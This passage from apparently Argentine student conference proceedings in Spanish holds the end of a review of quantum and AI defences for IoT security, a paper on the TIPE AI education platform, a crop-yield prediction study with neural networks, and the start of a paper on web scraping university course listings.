La aparición de algoritmos cuánticos tan potentes genera preocupación sobre la seguridad de las infraestructuras de IoT actuales. Si bien el cronograma para la disponibilidad de computadoras cuánticas a gran escala sigue siendo incierto, algunos expertos sostienen que los avances recientes sugieren su llegada dentro de unos pocos años, lo que hace que nuestros sistemas de IoT existentes sean vulnerables.[3]. Esta tecnología emergente explora el poder computacional de un sistema y mejora su rendimiento en términos de procesamiento de datos.

2.1 Vulnerabilidades [3]

Cifrado débil (CD): Uso de claves criptográficas insuficientes.
Contraseñas débiles (CC): Contraseñas fáciles de adivinar o codificadas inseguramente.
Servicios de red innecesarios (SRI): Ejecución de servicios no esenciales que comprometen la seguridad.
Interfaces inseguras (IE): Fallos en la autenticación y cifrado en sitios web, APIs y dispositivos móviles.
Falta de refuerzo físico (FR): Protección insuficiente de dispositivos IoT contra accesos no autorizados.

2.2 Tipos de ataques

Se presentan diversos tipos de ataques a sistemas IoT agrupados por capas de la arquitectura de los sistemas basados en IoT. Capa física: Manipulación de nodos, Fuerza bruta cuántica, Inyección de malware (MPIA), Basados en técnicas HLL y QKD. Capa de red: Inserción cuántica (ataque de redirección HTML), Recuperación de clave cuántica, De intermediario cuántico, Saturación cuántica, Intensidad del oscilador local (LO), Calibración cuántica. Capa de percepción: Estados falsos, Malware, Interferencia, Desincronización

cuántica, DDoS. Capa de aplicación: A la seguridad de bitcoins, De daño con láser, A la seguridad de contenedores en la nube. [3].

2.3 Soluciones [3]

- Módulos de Plataforma Confiable (TPM) que son chips de seguridad instalados en un dispositivo IoT cerca de la CPU. Este chip se utiliza principalmente para operaciones criptográficas, como la creación y el almacenamiento de claves de seguridad.
- QKD y QKR: Técnica de distribución de claves cuánticas (QKD) y el reciclaje de claves cuánticas (QKR). La primera comparte claves seguras entre dos partes. Si un intruso intenta interceptar la clave, se detecta automáticamente. Mientras que la segunda permite reutilizar una clave de forma segura, sin generar una nueva, usando estados cuánticos simples.
- ASLR: técnica de aleatorización del Diseño del Espacio de Direcciones (ASLR).
- Algoritmos de cifrado Grain-128 y Grain-128a encargados de generar claves de seguridad.
- Sellos cuánticos que proporcionan una técnica de codificación óptica cuántica utilizada en el remitente y pruebas de no localidad en el receptor para asegurarse de que no haya inyección de señales maliciosas en la fibra óptica.
- Análisis de paquetes basado en el número de secuencia y el valor TTL.
- Cifrado de extremo a extremo.

2.4 Ventajas y desventajas

Ventajas [3]:

- Potencia de Cálculo: Los algoritmos cuánticos pueden factorizar grandes números y resolver problemas algorítmicos con gran eficiencia.
- Seguridad Cuántica: Los métodos mencionados en el documento ofrecen una seguridad teóricamente invulnerable a los métodos tradicionales.
- Mitigación de Nuevas Amenazas: La computación cuántica puede generar nuevas amenazas, pero también ofrece soluciones, creando una carrera armamentista en ciberseguridad.

Desventajas [1]:

- Implementación: La infraestructura para la computación cuántica aún está en desarrollo y requiere una inversión significativa.
- Especialización: La implementación efectiva de tecnologías cuánticas requiere conocimientos altamente especializados que aún no están ampliamente disponibles.

3 Técnicas de Inteligencia Artificial

Algunas de las técnicas que proporcionan una defensa robusta y adaptable contra amenazas digitales son [4]:

- XAI: Asegura la transparencia en las decisiones de IA.
- Blockchain: Analiza el comportamiento para detectar patrones maliciosos.
- Aprendizaje Incremental: Se adapta a nuevas amenazas y evoluciona con el tiempo.
- Machine Learning: Analiza grandes datos para identificar comportamientos maliciosos.
- Deep Learning: Utiliza redes neuronales para una detección más precisa.

3.1 Soluciones empleando IA [5]

Algunas soluciones de seguridad basadas en IA son:

- IDS: Detectan ataques en tiempo real mediante análisis de tráfico de red.
- IPS: Previenen ataques bloqueándolos proactivamente.
- Análisis de comportamiento de usuarios y dispositivos: Detectan actividades anómalas con algoritmos de ML.
- Análisis de contenido malicioso: Identifican malware y amenazas de seguridad en archivos.
- Plataformas de gestión de amenazas: Correlacionan datos y patrones para una visión integral de seguridad.
- Soluciones de autenticación: Usan biometría y ML para verificar identidades.
- Detección de fraude: Identifican patrones sospechosos en transacciones.
- Respuesta automática a incidentes: Automatizan respuestas y medidas correctivas ante incidentes.

3.2 Ventajas y desventajas [6]

Ventajas

- Mejora de la Precisión Predictiva: Algoritmos de aprendizaje automático (ML) y aprendizaje profundo (DL) aumentan la precisión en la identificación de amenazas cibernéticas.
- Identificación de Tipos Específicos de Ciberataques: La IA distingue entre tráfico benigno y malicioso, detectando tipos específicos de ciberataques y activando medidas defensivas.
- Aplicación Amplia: Las técnicas de IA se utilizan en grandes empresas, agencias policiales y redes personales, añadiendo una capa extra de seguridad.

Desventajas

- Consumo de Recursos Computacionales: El aprendizaje profundo y otras técnicas de IA requieren mucha capacidad computacional para entrenamiento y operación.
- Susceptibilidad a Falsos Positivos: Los métodos basados en IA pueden generar falsos positivos, lo que puede llevar a respuestas defensivas innecesarias.
- Necesidad de Conjuntos de Datos Grandes y Representativos: Entrenar modelos de IA efectivamente requiere grandes conjuntos de datos, lo que puede ser desafiante en términos de recopilación y gestión.

4 Conclusiones

La computación cuántica puede proporcionar una base sólida y casi invulnerable para la seguridad criptográfica y la transmisión de datos, mientras que la IA ofrece una defensa dinámica y adaptable que evoluciona con nuevas amenazas. Juntas, estas tecnologías prometen una solución robusta, pero su implementación requerirá importantes inversiones en infraestructura y desarrollo especializado. Con el avance de estas tecnologías, se espera que desempeñen un papel clave en la protección de sistemas IoT frente a amenazas emergentes.

4.1 Consideraciones para futuras investigaciones

El campo emergente del aprendizaje automático cuántico (QML) emplea la mecánica cuántica como mecanismo de defensa. Aunque parece haber resultados iniciales prometedores en este nuevo campo, todavía existen obstáculos en el desarrollo de estas herramientas cuánticas para que sean resistentes para aplicaciones prácticas en el mundo real. [7]

Referencias

1. Quantum-empowered federated learning and 6G wireless networks for IoT security: Concept, challenges and future directions, https://www.sciencedirect.com/science/article/pii/S0167739X24003236, último acceso 23/07/24.
2. Fortifying home IoT security: A framework for comprehensive examination of vulnerabilities and intrusion detection strategies for smart cities ,https://www.sciencedirect.com/science/article/pii/S1110866524000069, último acceso 26/07/24.
3. Securing IoT systems in a post-quantum environment: Vulnerabilities, attacks, and possible solutions, https://www.sciencedirect.com/science/article/pii/S254266052400074X#section-cited-by, último acceso 23/07/24.
4. Aracelly Fernanda Alvarez C.: Estado del arte de técnicas de inteligencia artificial que aporten en la ciberseguridad, (2024).
5. Ciberseguridad en el IoT: escenario actual, buenas prácticas y riesgos, https://www.ikusi.com/mx/blog/ciberseguridad-en-el-iot-2/, último acceso 23/07/24.
6. Advancing Network Security in Industrial IoT: A Deep Dive into AI-Enabled Intrusion Detection Systems ,https://www.sciencedirect.com/science/article/abs/pii/S1474034624003331, último acceso 27/07/24.
7. Enhancing Internet of Medical Things security with artificial intelligence: A comprehensive review, https://www.sciencedirect.com/science/article/pii/S0010482524001203, último acceso 27/07/24.

Transformación del Sistema Educativo Tradicional: el proyecto TIPE

Franco Vinciguerra, Federico N. Lussoro y Miguel Méndez Garabetti
Universidad CAECE, Departamento de Sistemas, Mar del Plata, Argentina
francovinci0@gmail.com, federico.lussoro@gmail.com, mmendezgarabetti@ucaecemdp.edu.ar

Abstract. La " Transformación del Sistema Educativo Tradicional: el proyecto TIPE" aborda la lenta evolución del sistema educativo tradicional y las limitaciones de dicho modelo. A lo largo de la historia, la educación ha seguido un enfoque uniforme que no se adapta a las necesidades individuales de los estudiantes. Este modelo se ha mantenido inalterado a pesar de los avances tecnológicos y científicos. TIPE, una plataforma educativa integral con IA, se presenta como una solución que incluye cuatro módulos principales: Campus Educativo Virtual, Sistema de Gestión, Aula con IA y Asistente de Aprendizaje Personalizado. Estos módulos trabajan juntos para proporcionar una educación adaptada a los ritmos y necesidades individuales de los estudiantes, ofreciendo retroalimentación instantánea, identificación de fortalezas y debilidades, y fomentando la autonomía y habilidades de autoaprendizaje. A pesar de los desafíos como la privacidad de datos y la necesidad de formación continua para educadores, la personalización de la educación mediante IA promete mejorar significativamente los resultados académicos y preparar mejor a los estudiantes para los retos del siglo XXI.

Keywords: Educación personalizada, Inteligencia artificial, TIPE, Campus Educativo Virtual, Sistema de Gestión, Aula con IA, Lumen, Lu, Retroalimentación personalizada.

1 Introducción

A lo largo de la historia, la humanidad ha experimentado una evolución notable en múltiples aspectos, como la salud, la tecnología y la organización social. Sin embargo, un ámbito en el que los cambios han sido relativamente lentos y escasos es la educación formal, específicamente la estructura y funcionamiento de la escuela. A pesar de los avances tecnológicos y científicos, el modelo escolar tradicional ha permanecido en gran medida inalterado.
En el panorama educativo actual, la necesidad de sistemas que se adapten a las necesidades individuales de los estudiantes es cada vez más evidente. La propuesta de una plataforma educativa integral con inteligencia artificial para proporcionar educación personalizada representa un avance significativo en este campo. Por lo tanto, como futuros ingenieros nos vimos en la obligación de utilizar nuestro ingenio para plantear una solución: TIPE. Este software no solo promete revolucionar la forma en

---

Este artículo detalla los avances en el proyecto de los estudiantes Franco Vinciguerra y Federico N. Lussoro, con la dirección del Dr. Miguel Méndez Garabetti, cuyo trabajo final de grado, para la carrera de Ingeniería en Sistemas de la Universidad CAECE, se titula: “Transformación del Sistema Educativo Tradicional: el proyecto TIPE”. Este trabajo plantea una solución a la lenta evolución del sistema educativo tradicional y sus limitaciones. A través de la inteligencia artificial, se propone la plataforma TIPE para ofrecer una educación personalizada. Este proyecto promete revolucionar la educación mediante la personalización del aprendizaje y plantea futuras investigaciones en la integración de tecnologías emergentes y la mejora continua de la plataforma.

que los estudiantes aprenden, sino también cómo los educadores enseñan y las instituciones gestionan el proceso educativo.
TIPE (Tecnología Innovadora para la Educación) es una plataforma educativa integral que utiliza inteligencia artificial para proporcionar una educación personalizada en el aula. Diseñada para revolucionar el proceso de enseñanza y aprendizaje, TIPE aborda las limitaciones del modelo escolar tradicional, ofreciendo soluciones adaptadas a las necesidades individuales de cada estudiante. Dicho software podrá ser utilizado por cada alumno en su centro educativo para ayudar al profesor a lograr la personalización en la educación, ya que sería complejo para el mismo llevar un seguimiento tan específico para una gran cantidad de alumnos sin la herramienta que proponemos, logrando de esta forma educación personalizada a un bajo coste para una gran cantidad de estudiantes.

2 Principales componentes

2.1 Campus Educativo Virtual

El Campus Educativo Virtual está diseñado para emular y mejorar la experiencia de un campus físico. Este espacio digital ofrece una amplia gama de recursos y herramientas para facilitar el aprendizaje, incluyendo:

- **Repositorio de Materiales Didácticos**: Una biblioteca digital exhaustiva con recursos en múltiples formatos, como textos, presentaciones, videos y simulaciones interactivas.
- **Colaboración y Comunicación**: Foros de discusión y un sistema de mensajería interna que fomentan la interacción entre estudiantes, profesores y personal administrativo.
- **Calendario Académico Integrado**: Mantiene a todos los usuarios informados sobre fechas importantes, plazos y eventos.

El desarrollo del Campus Educativo Virtual, a lo igual que el Sistema de Gestión, se realiza utilizando Angular [5], un framework de aplicaciones web que proporciona una plataforma robusta y escalable para crear interfaces de usuario dinámicas y receptivas. Las aplicaciones desarrolladas con Angular serán totalmente responsivas y compatibles con todos los dispositivos. La arquitectura basada en componentes de Angular permite la creación de módulos reutilizables y mantenibles, facilitando actualizaciones y expansiones futuras.

2.2 Sistema de Gestión

El Sistema de Gestión se encarga de la administración académica, incluyendo la gestión de horarios, calificaciones, asistencia y expedientes académicos. Sus características clave incluyen:

- **Automatización de Tareas Administrativas**: Permite a educadores y administradores centrarse en la calidad de la educación.

- **Generación de Informes Detallados**: Análisis de rendimiento estudiantil, tasas de asistencia y otras métricas clave para la evaluación y mejora continua de los programas educativos.

3 La revolución del aula: Lumen y Lu

3.1 Lumen: El corazón de la Educación Personalizada

Lumen es un potente motor de IA de desarrollo propio basado en diferentes tecnologías open source, diseñado para adaptar el contenido y los métodos de enseñanza a las necesidades específicas de cada estudiante. Para desarrollar Lumen, se utiliza el entorno de desarrollo en la nube de Google Colab, puesto que las tecnologías que se explicarán a continuación requieren de un alto poder computacional, el cual es brindado por Colab a un bajo coste.
En cuanto al desarrollo de la inteligencia artificial, elegimos Falcon Mamba 7B [6], un modelo de IA de código abierto, multilingüe y multimodal. La elección de Falcon como Modelo de Lenguaje de Espacio de Estados (SSLM, por sus siglas en inglés) para este proyecto se basa en su capacidad para generar texto de alta calidad y su eficiencia en términos de uso de recursos. Falcon es un modelo autorregresivo decodificador desarrollado por TII UAE, entrenado en un conjunto de datos masivo y diverso [7]. El mismo posee:

- Rendimiento de vanguardia: Falcon ha demostrado un rendimiento competitivo en diversas tareas de procesamiento del lenguaje natural, incluyendo la generación de texto, traducción automática y respuesta a preguntas [8].
- Facilidad de ajuste fino: Falcon puede ser ajustado con relativa facilidad para tareas específicas, como la respuesta a preguntas en un dominio determinado, utilizando técnicas como LoRA [7].
- SSLM: Los SSLMs tienen un bajo costo de memoria y no requieren memoria adicional para generar bloques de texto de longitud arbitraria.

En el contexto de este proyecto, Falcon ofrece las siguientes ventajas:

- Generación de respuestas precisas y relevantes: Su capacidad para generar texto coherente y contextualizado permite proporcionar respuestas informativas y útiles a las preguntas de los usuarios.
- Adaptabilidad: La facilidad de ajuste fino permite adaptar el modelo al dominio específico del proyecto, mejorando aún más la calidad de las respuestas.

3.2 Lu: El Asistente de Aprendizaje Personalizado

Para poner en práctica nuestro motor de inteligencia artificial Lumen, estamos desarrollando a Lu. Lu es un chatbot basado en Lumen, diseñado específicamente para enseñar a los alumnos de manera personalizada y eficiente presencialmente en las aulas de los colegios. A continuación, se detalla su funcionamiento y características clave:

1. Extracción de Información
Lu es capaz de extraer información tanto de textos como de imágenes. Esto permite que los profesores guíen su enseñanza mediante bibliografía específica, adaptando así el contenido a las necesidades y objetivos del centro educativo.

2. Interacción Personalizada
Mediante la interacción continua con el alumno, Lu muestra contenido que se ajuste a los intereses del estudiante, sin dejar de lado otras materias importantes. Esta personalización ayuda a mantener la motivación del alumno, es decir, ofrece retroalimentación instantánea y específica, ayudando a los estudiantes a corregir errores y comprender mejor los conceptos.

3. Retroalimentación para el Profesor
A través de las interacciones y el progreso del alumno, el profesor recibe retroalimentación constante. Esto permite ajustar la enseñanza de manera dinámica y basada en datos reales.

4. Aprendizaje y Adaptación Continua
Con el tiempo, la inteligencia artificial de Lu aprende las fortalezas y debilidades de cada alumno. Esta capacidad de adaptación permite que Lu se concentre en potenciar las fortalezas del estudiante mediante contenido tanto teórico como práctico.

4 Posibles mejoras

- **Análisis Predictivo**: Utilizar técnicas de análisis predictivo para anticipar las necesidades educativas de los estudiantes, sugiriendo contenido y recursos antes de que se presenten las dificultades.
- **Detección de Emociones**: Implementar algoritmos de reconocimiento de emociones a partir de texto y video, para ajustar el contenido y la interacción en función del estado emocional del estudiante.
- **Gamificación Avanzada**: Incorporar elementos de gamificación, como puntos, niveles y recompensas, para aumentar la motivación y el compromiso de los estudiantes.
- **Análisis de Progreso en Tiempo Real:** Proporcionar análisis de progreso en tiempo real tanto para estudiantes como para profesores, facilitando intervenciones oportunas.
- **Aprendizaje Adaptativo**: Utilizar algoritmos de aprendizaje adaptativo para ajustar automáticamente la dificultad del contenido en función del rendimiento del estudiante.
- **Feedback Multimodal**: Proporcionar retroalimentación no solo textual, sino también a través de audio y video, para una experiencia de aprendizaje más rica.

Funcionalidad adicional
Entendemos que la detección de trastornos del desarrollo es una funcionalidad crucial para proporcionar apoyo educativo adecuado, personalizado y completo a los estudiantes con necesidades especiales. Por lo tanto, nos planteamos que nuestra IA

podría en un futuro incorporar Detección de Trastornos del Desarrollo con las siguientes funcionalidades:

- **Evaluación del Comportamiento:** Realizar un estudio del comportamiento durante las interacciones cotidianas del estudiante con Lu, con el objetivo de identificar patrones que puedan sugerir la presencia de trastornos del desarrollo.
- **Análisis de Datos Multimodales**: Evaluación de Voz y Lenguaje: Emplear métodos de procesamiento de lenguaje natural y análisis de voz para identificar patrones lingüísticos que podrían señalar trastornos del desarrollo, tales como el autismo o dificultades en el lenguaje.
- **Reconocimiento Facial y Emocional**: Implementar tecnologías de reconocimiento facial y análisis emocional para detectar expresiones y comportamientos faciales inusuales.
- **Colaboración con Especialistas en Salud**: Desarrollar una plataforma que permita a los profesionales de la salud (como psicólogos y terapeutas) acceder a la información y trabajar conjuntamente con los educadores en la formulación de planes de intervención.

5 Conclusión

TIPE representa un avance significativo en la educación, combinando sistemas de gestión eficientes con tecnologías de IA avanzadas para ofrecer una educación personalizada. A medida que avanzamos hacia un futuro donde la tecnología y la educación están cada vez más entrelazadas, plataformas como TIPE tienen el potencial de democratizar el acceso a una educación de alta calidad y personalizada, preparando mejor a los estudiantes para los desafíos del siglo XXI.

Referencias

1. S. Maghsudi, A. Lan, J. Xu and M. van der Schaar, "Personalized Education in the Artificial Intelligence Era: What to Expect Next," in IEEE Signal Processing Magazine
2. Bhutoria, A. (s.f.). Personalized education and Artificial Intelligence in the United States, China, and India: A systematic review using a Human-In-The-Loop model.
3. Hidalgo-Corredor, R. (2014). El uso de las TIC en la Educación Personalizada: potencialidades en el proceso de enseñanza-aprendizaje. Recuperado el 7 de 8 de 2024, de https://reunir.unir.net/handle/123456789/3064
4. Shweta G. Shete, Priyanka Koshti, Vinayak I. Pujari, "The Impact of AI-Powered Personalization on Academic Performance in Students", *2024 5th International Conference on Recent Trends in Computer Science and Technology (ICRTCST)*, pp.295-301, 2024.
5. Angular. Último acceso agosto 4, 2024, desde https://angular.dev/
6. Falcon LLM. (n.d.). Falcon LLM. Último acceso septiembre 15, 2024, desde https://falconllm.tii.ae/falcon-models.html
7. Falcon: A pretrained language model (huggingface.co)
8. Open LLM Leaderboard - a Hugging Face Space by open-llm-leaderboard

Un Proceso de Big Data para la Predicción de Rendimiento y Producción de Cultivos*

Stefano Fabi[1] and Agustina Buccella[1][0000−0002−8516−7453]

GIISCO Research Group
Departamento de Ingeniería de Sistemas - Facultad de Informática
Universidad Nacional del Comahue
Neuquen, Argentina
{stefano.fabi,agustina.buccella}@fi.uncoma.edu.ar

Abstract. En Argentina, la agricultura desarrolla un papel crucial para la economía, especialmente en provincias con alta dependencia de cultivos como maíz, girasol, trigo y soja. Este trabajo describe la aplicación de un proceso Big Data que toma un gran conjunto de datos y se enfoca en la predicción del rendimiento y la producción agrícola utilizando datos oficiales del sector junto con la temperatura y los distintos tipos de suelos de cada provincia.

Keywords: Análisis de datos · Redes neuronales · Predicción de cultivos

1 Introducción

Al manejar grandes volúmenes de datos es interesante poder identificar posibles relaciones o patrones para incrementar el valor de los mismos y hacer que sean más útiles para la toma de decisiones.

El objetivo del trabajo es presentar un caso de estudio que aplica un proceso de Big Data [1,3] con un enfoque ETL [7]. Los datos, que provienen desde diferentes fuentes como datos de siembra y cosecha, temperatura y tipos de suelos de la Argentina, se preparan e integran para la creación de modelos predictivos que permitan analizar el rendimiento y la producción de los cultivos de girasol, maíz, trigo y soja.

2 Caso de Estudio

En este trabajo aplicamos el proceso de Big Data presentado en [1] el cual consta de 4 pasos que se describen a continuación.

1. Evaluación del caso de negocio. Los objetivos definidos en este caso de estudio son: (1) predecir si el rendimiento de un cultivo superará la media anual,

* Este trabajo es presentado en el marco de la materia electiva "Almacenamiento y Análisis para Big Data" perteneciente al quinto año de la Carrera "Licenciatura en Sistemas de Información" de la Facultad de Informática de la Universidad Nacional del Comahue. Cursada el año 2024 cuya Profesora a cargo es Agustina Buccella

medida en kg/ha, lo que permitirá identificar áreas con alto o bajo rendimiento agrícola; y (2) predecir si la producción total de un cultivo en una provincia será mayor o menor que la media anual, medido en toneladas.

2. Identificación y recolección de datos. Los tres conjuntos de datos con los que trabajamos son: (1) *dataset de cultivos* que contiene 153.889 registros con la superficie de siembra y cosecha en hectáreas, lugar, rendimiento en kg/ha y producción en toneladas de campañas agrícolas para diversos cultivos y departamentos provinciales desde el año 1969 hasta 2019, provenientes de datos oficiales publicados por el Ministerio de Agricultura y Pesca [5]; (2) *dataset de clima* que proporciona mediciones diarias de la temperatura del suelo promedio en grados celcius (℃) desde 1855 hasta 2013, proporcionada por [2]; y (3) *dataset de suelos* donde utilizamos ChatGPT [6], para identificar los tipos de suelos por provincia según su color en una imagen provista por el INTA [4] generando datos de provincia y tipos de suelos.

3. Preparación de datos. Llevamos a cabo varios procedimientos para transformar los conjuntos de datos. Para realizar el trabajo utilizamos las librerías de Python ***Pandas***[1] y ***NumPy***[2]. La mayor parte del trabajo fue realizado con el *dataset de cultivos* en el cual eliminamos columnas innecesarias, tratamos las inconsistencias, rellenamos datos faltantes con diferentes técnicas, reemplazamos nulos y agrupamos el conjunto de datos por año, provincia y cultivo para ir a la misma granularidad que los otros conjuntos de datos. Para el *dataset de clima* filtramos los registros por el país "Argentina" y agrupamos por año y por promedio anual de la temperatura del suelo. En el *dataset de suelos*, no fue necesario realizar ninguna preparación previa.

Aquí también realizamos tareas de **integración** para unir los tres conjuntos de datos mediante los años y las provincias. El conjunto de datos finalmente integrado contiene 9.710 registros de cultivos con el año de inicio y fin de la campaña, la provincia, el tipo de cultivo, la superficie de siembra y cosecha, la producción, el rendimiento, la temperatura y los 8 tipos de suelos. El mismo fue almacenado en ***Apache HDFS***[3] con el nombre *dataset siembra y suelos final*.

4. Análisis de datos: El procesamiento utilizado fue por lotes y los dividimos en cuatro pasos (Figura 1):

1. **Análisis de correlación de las variables.** En base a nuestras pruebas, nos dimos cuenta que unir todos los cultivos en un único mapa de correlación no tenía sentido debido a que cada cultivo tiene sus propias características. Entonces seleccionamos sólo los cultivos más representativos (girasol, maíz, trigo y soja) y provincias clave (Buenos Aires, Córdoba, Santa Fe, Entre Ríos, La Pampa, Chaco, Santiago del Estero y San Luis) para crear mapas de correlación de las variables entre sí, como mostramos en la Figura 2.
   Se puede observar, para todos los cultivos, correlaciones fuertes del 95% entre la superficie cosechada y la producción. Sin embargo, en otros casos

[1] `https://pandas.pydata.org/docs/`
[2] `https://numpy.org/`
[3] `https://hadoop.apache.org/docs/stable/hadoop-project-dist/hadoop-hdfs/HdfsDesign.html`



Fig. 1. Pasos principales del proceso de predicción de cultivos

como para el cultivo de girasol (Figura 2a), la correlación entre la superficie sembrada y el rendimiento es significativamente más baja, específicamente de sólo el 30%. También se observa una correlación prácticamente nula entre las distintas variables y la temperatura. Los tipos de suelos que más se destacaron positivamente son "molisoles" y "vertisoles" (Figura 2a y d), en contraste con los otros tipos donde fue nula.




Fig. 2. Matriz de correlación para (a) girasol, (b) maíz, (c) soja y (d) trigo

2. **Configuración y entrenamiento para las predicciones.** Para generar los modelos predictivos, creamos y entrenamos una red neuronal utilizando las clases ***MLPClassifier***[4] y las métricas de rendimiento de la librería ***scikit-learn***[5]. Utilizamos como entrada el conjunto de datos *dataset siembra y suelos final* con todas las variables menos el año de inicio y fin. También quitamos los tipos de suelos quedando únicamente "molisoles" y "vertisoles" ya que como describimos previamente, fueron los de mayor correlación positiva. Para ambos objetivos realizamos cuatro configuraciones creando diferentes modelos predictivos. En cada una de ellas realizamos algunas variaciones con el fin de observar y comparar los diversos resultados obtenidos y analizar el comportamiento de los modelos. Por ejemplo, se varió el número de capas ocultas para permitir al modelo aprender representaciones más complejas, el número de iteraciones para asegurar que se disponga del tiempo suficiente para aprender, etc. Las diferentes configuraciones fueron creadas en base a varios artículos de la Web indicando mejores u optimizaciones de cada algoritmo o función de activación. Así, los modelos creados fueron:
   - Modelo 1: 1 capa con 100 neuronas y 200 iteraciones. Usa el algoritmo "adam" y la función de activación "relu".
   - Modelo 2: Igual al Modelo 1, pero con un máximo de 500 iteraciones.
   - Modelo 3: 2 capas, misma configuración del Modelo 2. La segunda capa tiene 50 neuronas.
   - Modelo 4: Igual al Modelo 3, pero usa el algoritmo "sgd" y la función de activación "tanh".
3. **Verificación y evaluación de los modelos.** Para el ***primer objetivo***, y a pesar de que la configuración más simple era la del modelo 1 y la más compleja la del modelo 4, encontramos que la mejor configuración fue la intermedia del modelo 3. La misma arrojó una exactitud y precisión del 75%. Esto subraya la importancia de evitar tanto el sobreajuste como el subajuste. Sin embargo, la matriz de confusión de este modelo (Figura 3a) reveló que todavía hay dificultades para clasificar correctamente los rendimientos agrícolas.
   Para el ***segundo objetivo*** cada modelo que fue aumentando la complejidad obtuvo un mejor resultado que el anterior, pasando de una precisión del 93% en el modelo 1 hasta llegar a una precisión del 95% en el modelo 4. La matriz de confusión del modelo 4 (Figura 3b) revela los buenos resultados obtenidos.
4. **Prueba de predicción con los modelos entrenados.** Para ambos objetivos nos realizamos la misma pregunta: ¿que pasará con el cultivo "Soja total" en la provincia de "Buenos Aires", donde se sembrarán 900.000 hectáreas y se cosechará el 100% de lo cultivado, con una temperatura de suelo promedio de 18°C?. Sin embargo, las predicciones son diferentes ya que se utilizan distintos clasificadores: para el ***primer objetivo*** el modelo 3 predijo con

[4] `https://scikit-learn.org/stable/modules/generated/sklearn.neural_network.MLPClassifier.html`
[5] `https://scikit-learn.org`




Fig. 3. (A) Matriz de confusión para el modelo 3 del primer objetivo y (B) Matriz de confusión para el modelo 4 del segundo objetivo

un 75% de exactitud que el rendimiento será mayor a la media anual, es decir, superior a 2.041 kg por hectárea; mientras que el ***segundo objetivo*** el modelo 4 predijo con un 95% de exactitud que la producción será mayor a la media anual de 1.394.642 toneladas.

3 Conclusiones y Trabajo Futuro

En este trabajo presentamos un caso de estudio orientado a la predicción del rendimiento y la producción de cultivos considerando datos obtenidos de diferentes fuentes. Se puede continuar este caso, tanto variando los modelos y sus configuraciones como agregando más información que permita mejorar las predicciones. Por último, las fuentes analizadas y los programas creados para realizar este trabajo están disponibles en GitHub[6].

References

1. Bahga, A., Madisetti, V.: Big Data Science & Analytics: A Hands-On Approach. VPT, 1st edn. (2016)
2. Earth, B.: Cambio climático: Datos de la temperatura superficial de la tierra (2017), `https://berkeleyearth.org/data/`
3. Erl, T., Khattak, W., Buhler, P.: Big Data Fundamentals: Concepts, Drivers Techniques. Prentice Hall Press, 1st edn. (2016)
4. Instituto Nacional de Tecnología Agropecuaria (INTA): Mapa de órdenes de suelos de la argentina según soil taxonomy (2014), `https://www.suelos.org.ar/sitio/mapa-de-ordenes-de-suelos-de-la-argentina-segun-soil-taxonomy-68-kb/`
5. Ministerio de Agricultura, Ganadería y Pesca de Argentina: Estimaciones agrícolas (2019), `https://datos.magyp.gob.ar/dataset/estimaciones-agricolas`
6. OpenAI: Chatgpt (versión del 15 de julio) [modelo de lenguaje de gran tamaño] (2023), `https://chat.openai.com/chat`
7. Vaisman, A., Zimnyi, E.: Data Warehouse Systems: Design and Implementation. Springer Publishing Company, Incorporated, 1st edn. (2016)

[6] https://github.com/IngSisFAI/BigDataFabi2024/

Web Scraping para la centralización de Cursos de Extensión en Universidades Públicas Argentinas

Julieta Rivero; Jose Rámirez; Enzo Defranco; Rafael Eguren; Simón Koenig; Valeria Lasagna; Romina Istvan

Laboratorio de Ingeniería en Sistemas de Información, LINES UTN FRLP
Av. 60 s/n° esquina 124, La Plata, Buenos Aires, Argentina
{jrivero; jramirezchavez; enzo.defranco; rafael_eguren; simonkoenig}@alu.frlp.utn.edu.ar
{valerial; ristvan}@frlp.utn.edu.ar

Abstract. El acceso a la información sobre cursos de extensión ofrecidos por las universidades públicas argentinas se encuentra actualmente disperso en múltiples sitios institucionales, lo que dificulta su localización y aprovechamiento. Para abordar esta problemática, se presenta en este trabajo el diseño y desarrollo de una solución destinada a centralizar la oferta de cursos utilizando la técnica de Web Scraping, la cual permite la extracción automatizada y estructurada de datos desde sitios web.
